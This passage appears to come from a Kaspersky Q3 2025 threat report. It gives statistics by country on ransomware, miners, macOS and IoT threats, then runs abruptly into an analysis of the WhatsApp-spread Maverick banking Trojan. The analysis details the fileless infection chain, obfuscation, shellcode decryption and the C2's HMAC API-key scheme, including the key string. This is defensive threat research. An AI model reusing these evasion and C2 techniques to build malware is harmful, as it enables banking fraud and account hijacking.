In the third quarter, Israel had the highest share (1.42%) of attacked users. Most of the ransomware in that country was detected in August via behavioral analysis.
| Country/territory* | %** | |
| 1 | Israel | 1.42 |
| 2 | Libya | 0.64 |
| 3 | Rwanda | 0.59 |
| 4 | South Korea | 0.58 |
| 5 | China | 0.51 |
| 6 | Pakistan | 0.47 |
| 7 | Bangladesh | 0.45 |
| 8 | Iraq | 0.44 |
| 9 | Tajikistan | 0.39 |
| 10 | Ethiopia | 0.36 |
* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by ransomware Trojans as a percentage of all unique users of Kaspersky products in the country/territory.
| Name | Verdict | %* | ||
| 1 | (generic verdict) | Trojan-Ransom.Win32.Gen | 26.82 | |
| 2 | (generic verdict) | Trojan-Ransom.Win32.Crypren | 8.79 | |
| 3 | (generic verdict) | Trojan-Ransom.Win32.Encoder | 8.08 | |
| 4 | WannaCry | Trojan-Ransom.Win32.Wanna | 7.08 | |
| 5 | (generic verdict) | Trojan-Ransom.Win32.Agent | 4.40 | |
| 6 | LockBit | Trojan-Ransom.Win32.Lockbit | 3.06 | |
| 7 | (generic verdict) | Trojan-Ransom.Win32.Crypmod | 2.84 | |
| 8 | (generic verdict) | Trojan-Ransom.Win32.Phny | 2.58 | |
| 9 | PolyRansom/VirLock | Trojan-Ransom.Win32.PolyRansom / Virus.Win32.PolyRansom | 2.54 | |
| 10 | (generic verdict) | Trojan-Ransom.MSIL.Agent | 2.05 |
* Unique Kaspersky users attacked by the specific ransomware Trojan family as a percentage of all unique users attacked by this type of threat.
In Q3 2025, Kaspersky solutions detected 2,863 new modifications of miners.
Number of new miner modifications, Q3 2025 (download)
During the third quarter, we detected attacks using miner programs on the computers of 254,414 unique Kaspersky users worldwide.
Number of unique users attacked by miners, Q3 2025 (download)
| Country/territory* | %** | ||
| 1 | Senegal | 3.52 | |
| 2 | Mali | 1.50 | |
| 3 | Afghanistan | 1.17 | |
| 4 | Algeria | 0.95 | |
| 5 | Kazakhstan | 0.93 | |
| 6 | Tanzania | 0.92 | |
| 7 | Dominican Republic | 0.86 | |
| 8 | Ethiopia | 0.77 | |
| 9 | Portugal | 0.75 | |
| 10 | Belarus | 0.75 |
* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by miners as a percentage of all unique users of Kaspersky products in the country/territory.
In April, researchers at Iru (formerly Kandji) reported the discovery of a new spyware family, PasivRobber. We observed the development of this family throughout the third quarter. Its new modifications introduced additional executable modules that were absent in previous versions. Furthermore, the attackers began employing obfuscation techniques in an attempt to hinder sample detection.
In July, we reported on a cryptostealer distributed through fake extensions for the Cursor AI development environment, which is based on Visual Studio Code. At that time, the malicious JavaScript (JS) script downloaded a payload in the form of the ScreenConnect remote access utility. This utility was then used to download cryptocurrency-stealing VBS scripts onto the victim’s device. Later, researcher Michael Bocanegra reported on new fake VS Code extensions that also executed malicious JS code. This time, the code downloaded a malicious macOS payload: a Rust-based loader. This loader then delivered a backdoor to the victim’s device, presumably also aimed at cryptocurrency theft. The backdoor supported the loading of additional modules to collect data about the victim’s machine. The Rust downloader was analyzed in detail by researchers at Iru.
In September, researchers at Jamf reported the discovery of a previously unknown version of the modular backdoor ChillyHell, first described in 2023. Notably, the Trojan’s executable files were signed with a valid developer certificate at the time of discovery.
The new sample had been available on Dropbox since 2021. In addition to its backdoor functionality, it also contains a module responsible for bruteforcing passwords of existing system users.
By the end of the third quarter, researchers at Microsoft reported new versions of the XCSSET spyware, which targets developers and spreads through infected Xcode projects. These new versions incorporated additional modules for data theft and system persistence.
Unique users* who encountered this malware as a percentage of all attacked users of Kaspersky security solutions for macOS (download)
* Data for the previous quarter may differ slightly from previously published data due to some verdicts being retrospectively revised.
The PasivRobber spyware continues to increase its activity, with its modifications occupying the top spots in the list of the most widespread macOS malware varieties. Other highly active threats include Amos Trojans, which steal passwords and cryptocurrency wallet data, and various adware. The Backdoor.OSX.Agent.l family, which took thirteenth place, represents a variation on the well-known open-source malware, Mettle.
| Country/territory | %* Q2 2025 | %* Q3 2025 |
| Mainland China | 2.50 | 1.70 |
| Italy | 0.74 | 0.85 |
| France | 1.08 | 0.83 |
| Spain | 0.86 | 0.81 |
| Brazil | 0.70 | 0.68 |
| The Netherlands | 0.41 | 0.68 |
| Mexico | 0.76 | 0.65 |
| Hong Kong | 0.84 | 0.62 |
| United Kingdom | 0.71 | 0.58 |
| India | 0.76 | 0.56 |
This section presents statistics on attacks targeting Kaspersky IoT honeypots. The geographic data on attack sources is based on the IP addresses of attacking devices.
In Q3 2025, there was a slight increase in the share of devices attacking Kaspersky honeypots via the SSH protocol.
Distribution of attacked services by number of unique IP addresses of attacking devices (download)
Conversely, the share of attacks using the SSH protocol slightly decreased.
Distribution of attackers’ sessions in Kaspersky honeypots (download)
Share of each threat delivered to an infected device as a result of a successful attack, out of the total number of threats delivered (download)
In the third quarter, the shares of the NyaDrop and Mirai.b botnets significantly decreased in the overall volume of IoT threats. Conversely, the activity of several other members of the Mirai family, as well as the Gafgyt botnet, increased. As is typical, various Mirai variants occupy the majority of the list of the most widespread malware strains.
Germany and the United States continue to lead in the distribution of attacks via the SSH protocol. The share of attacks originating from Panama and Iran also saw a slight increase.
| Country/territory | Q2 2025 | Q3 2025 |
| Germany | 24.58% | 13.72% |
| United States | 10.81% | 13.57% |
| Panama | 1.05% | 7.81% |
| Iran | 1.50% | 7.04% |
| Seychelles | 6.54% | 6.69% |
| South Africa | 2.28% | 5.50% |
| The Netherlands | 3.53% | 3.94% |
| Vietnam | 3.00% | 3.52% |
| India | 2.89% | 3.47% |
| Russian Federation | 8.45% | 3.29% |
The largest number of attacks via the Telnet protocol were carried out from China, as is typically the case. Devices located in India reduced their activity, whereas the share of attacks from Indonesia increased.
| Country/territory | Q2 2025 | Q3 2025 |
| China | 47.02% | 57.10% |
| Indonesia | 5.54% | 9.48% |
| India | 28.08% | 8.66% |
| Russian Federation | 4.85% | 7.44% |
| Pakistan | 3.58% | 6.66% |
| Nigeria | 1.66% | 3.25% |
| Vietnam | 0.55% | 1.32% |
| Seychelles | 0.58% | 0.93% |
| Ukraine | 0.51% | 0.73% |
| Sweden | 0.39% | 0.72% |
The statistics in this section are based on detection verdicts by Web Anti-Virus, which protects users when suspicious objects are downloaded from malicious or infected web pages. These malicious pages are purposefully created by cybercriminals. Websites that host user-generated content, such as message boards, as well as compromised legitimate sites, can become infected.
This section gives the geographical distribution of sources of online attacks (such as web pages redirecting to exploits, sites hosting exploits and other malware, and botnet C2 centers) blocked by Kaspersky products. One or more web-based attacks could originate from each unique host.
To determine the geographic source of web attacks, we matched the domain name with the real IP address where the domain is hosted, then identified the geographic location of that IP address (GeoIP).
In the third quarter of 2025, Kaspersky solutions blocked 389,755,481 attacks from internet resources worldwide. Web Anti-Virus was triggered by 51,886,619 unique URLs.
Web-based attacks by country, Q3 2025 (download)
To assess the risk of malware infection via the internet for users’ computers in different countries and territories, we calculated the share of Kaspersky users in each location on whose computers Web Anti-Virus was triggered during the reporting period. The resulting data provides an indication of the aggressiveness of the environment in which computers operate in different countries and territories.
This ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out Web Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.
| Country/territory* | %** | ||
| 1 | Panama | 11.24 | |
| 2 | Bangladesh | 8.40 | |
| 3 | Tajikistan | 7.96 | |
| 4 | Venezuela | 7.83 | |
| 5 | Serbia | 7.74 | |
| 6 | Sri Lanka | 7.57 | |
| 7 | North Macedonia | 7.39 | |
| 8 | Nepal | 7.23 | |
| 9 | Albania | 7.04 | |
| 10 | Qatar | 6.91 | |
| 11 | Malawi | 6.90 | |
| 12 | Algeria | 6.74 | |
| 13 | Egypt | 6.73 | |
| 14 | Bosnia and Herzegovina | 6.59 | |
| 15 | Tunisia | 6.54 | |
| 16 | Belgium | 6.51 | |
| 17 | Kuwait | 6.49 | |
| 18 | Turkey | 6.41 | |
| 19 | Belarus | 6.40 | |
| 20 | Bulgaria | 6.36 |
* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users targeted by web-based Malware attacks as a percentage of all unique users of Kaspersky products in the country/territory.
On average, over the course of the quarter, 4.88% of devices globally were subjected to at least one web-based Malware attack.
Statistics on local infections of user computers are an important indicator. They include objects that penetrated the target computer by infecting files or removable media, or initially made their way onto the computer in non-open form. Examples of the latter are programs in complex installers and encrypted files.
Data in this section is based on analyzing statistics produced by anti-virus scans of files on the hard drive at the moment they were created or accessed, and the results of scanning removable storage media: flash drives, camera memory cards, phones, and external drives. The statistics are based on detection verdicts from the on-access scan (OAS) and on-demand scan (ODS) modules of File Anti-Virus.
In the third quarter of 2025, our File Anti-Virus recorded 21,356,075 malicious and potentially unwanted objects.
For each country and territory, we calculated the percentage of Kaspersky users on whose computers File Anti-Virus was triggered during the reporting period. This statistic reflects the level of personal computer infection in different countries and territories around the world.
Note that this ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out File Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.
| Country/territory* | %** | ||
| 1 | Turkmenistan | 45.69 | |
| 2 | Yemen | 33.19 | |
| 3 | Afghanistan | 32.56 | |
| 4 | Tajikistan | 31.06 | |
| 5 | Cuba | 30.13 | |
| 6 | Uzbekistan | 29.08 | |
| 7 | Syria | 25.61 | |
| 8 | Bangladesh | 24.69 | |
| 9 | China | 22.77 | |
| 10 | Vietnam | 22.63 | |
| 11 | Cameroon | 22.53 | |
| 12 | Belarus | 21.98 | |
| 13 | Tanzania | 21.80 | |
| 14 | Niger | 21.70 | |
| 15 | Mali | 21.29 | |
| 16 | Iraq | 20.77 | |
| 17 | Nicaragua | 20.75 | |
| 18 | Algeria | 20.51 | |
| 19 | Congo | 20.50 | |
| 20 | Venezuela | 20.48 |
* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users on whose computers local Malware threats were blocked, as a percentage of all unique users of Kaspersky products in the country/territory.
On average worldwide, local Malware threats were detected at least once on 12.36% of computers during the third quarter.
A malware campaign was recently detected in Brazil, distributing a malicious LNK file using WhatsApp. It targets mainly Brazilians and uses Portuguese-named URLs. To evade detection, the command-and-control (C2) server verifies each download to ensure it originates from the malware itself.
The whole infection chain is complex and fully fileless, and by the end, it will deliver a new banking Trojan named Maverick, which contains many code overlaps with Coyote. In this blog post, we detail the entire infection chain, encryption algorithm, and its targets, as well as discuss the similarities with known threats.
The infection chain works according to the diagram below:

The infection begins when the victim receives a malicious .LNK file inside a ZIP archive via a WhatsApp message. The filename can be generic, or it can pretend to be from a bank:
The message said, “Visualization allowed only in computers. In case you’re using the Chrome browser, choose “keep file” because it’s a zipped file”.
The LNK is encoded to execute cmd.exe with the following arguments:

The decoded commands point to the execution of a PowerShell script:

The command will contact the C2 to download another PowerShell script. It is important to note that the C2 also validates the “User-Agent” of the HTTP request to ensure that it is coming from the PowerShell command. This is why, without the correct “User-Agent”, the C2 returns an HTTP 401 code.

The entry script is used to decode an embedded .NET file, and all of this occurs only in memory. The .NET file is decoded by dividing each byte by a specific value; in the script above, the value is “174”. The PE file is decoded and is then loaded as a .NET assembly within the PowerShell process, making the entire infection fileless, that is, without files on disk.
The initial .NET loader is heavily obfuscated using Control Flow Flattening and indirect function calls, storing them in a large vector of functions and calling them from there. In addition to obfuscation, it also uses random method and variable names to hinder analysis. Nevertheless, after our analysis, we were able to reconstruct (to a certain extent) its main flow, which consists of downloading and decrypting two payloads.

The obfuscation does not hide the method’s variable names, which means it is possible to reconstruct the function easily if the same function is reused elsewhere. Most of the functions used in this initial stage are the same ones used in the final stage of the banking Trojan, which is not obfuscated. The sole purpose of this stage is to download two encrypted shellcodes from the C2. To request them, an API exposed by the C2 on the “/api/v1/” routes will be used. The requested URL is as follows:

To communicate with its API, it sends the API key in the “X-Request-Headers” field of the HTTP request header. The API key used is calculated locally using the following algorithm:
The HMAC is used to sign messages with a specific key; in this case, the threat actor uses it to generate the “API Key” using the HMAC key “MaverickZapBot2025SecretKey12345”. The signed data sent to the C2 is “3d045ada0df942c983635e|1759847631|MaverickBot”, where each segment is separated by “|”. The first segment refers to the specific resource requested (the first encrypted shellcode), the second is the infection’s timestamp, and the last, “MaverickBot”, indicates that this C2 protocol may be used in future campaigns with different variants of this threat. This ensures that tools like “wget” or HTTP downloaders cannot download this stage, only the malware.
Upon response, the encrypted shellcode is a loader using Donut. At this point, the initial loader will start and follow two different execution paths: another loader for its WhatsApp infector and the final payload, which we call “MaverickBanker”. Each Donut shellcode embeds a .NET executable. The shellcode is encrypted using a XOR implementation, where the key is stored in the last bytes of the binary returned by the C2. The algorithm to decrypt the shellcode is as follows:
After the second Donut shellcode is decrypted and started, it will load another downloader using the same obfuscation method as the previous one. It behaves similarly, but this time it will download a PE file instead of a Donut shellcode. This PE file is another .NET assembly that will be loaded into the process as a module.

One of the namespaces used by this .NET executable is named “Maverick.StageOne,” which is considered by the attacker to be the first one to be loaded. This download stage is used exclusively to download the WhatsApp infector in the same way as the previous stage. The main difference is that this time, it is not an encrypted Donut shellcode, but another .NET executable—the WhatsApp infector—which will be used to hijack the victim’s account and use it to spam their contacts in order to spread itself.
This module, which is also obfuscated, is the WhatsApp infector and represents the final payload in the infection chain. It includes a script from WPPConnect, an open-source WhatsApp automation project, as well as the Selenium browser executable, used for web automation.

The executable’s namespace name is “ZAP”, a very common word in Brazil to refer to WhatsApp. These files use almost the same obfuscation techniques as the previous examples, but the method’s variable names remain in the source code. The main behavior of this stage is to locate the WhatsApp window in the browser and use WPPConnect to instrument it, causing the infected victim to send messages to their contacts and thus spread again. The file sent depends on the “MaverickBot” executable, which will be discussed in the next section.
The Maverick Banker comes from a different execution branch than the WhatsApp infector; it is the result of the second Donut shellcode. There are no additional download steps to execute it. This is the main payload of this campaign and is embedded within another encrypted executable named “Maverick Agent,” which performs extended activities on the machine, such as contacting the C2 and keylogging. It is described in the next section.
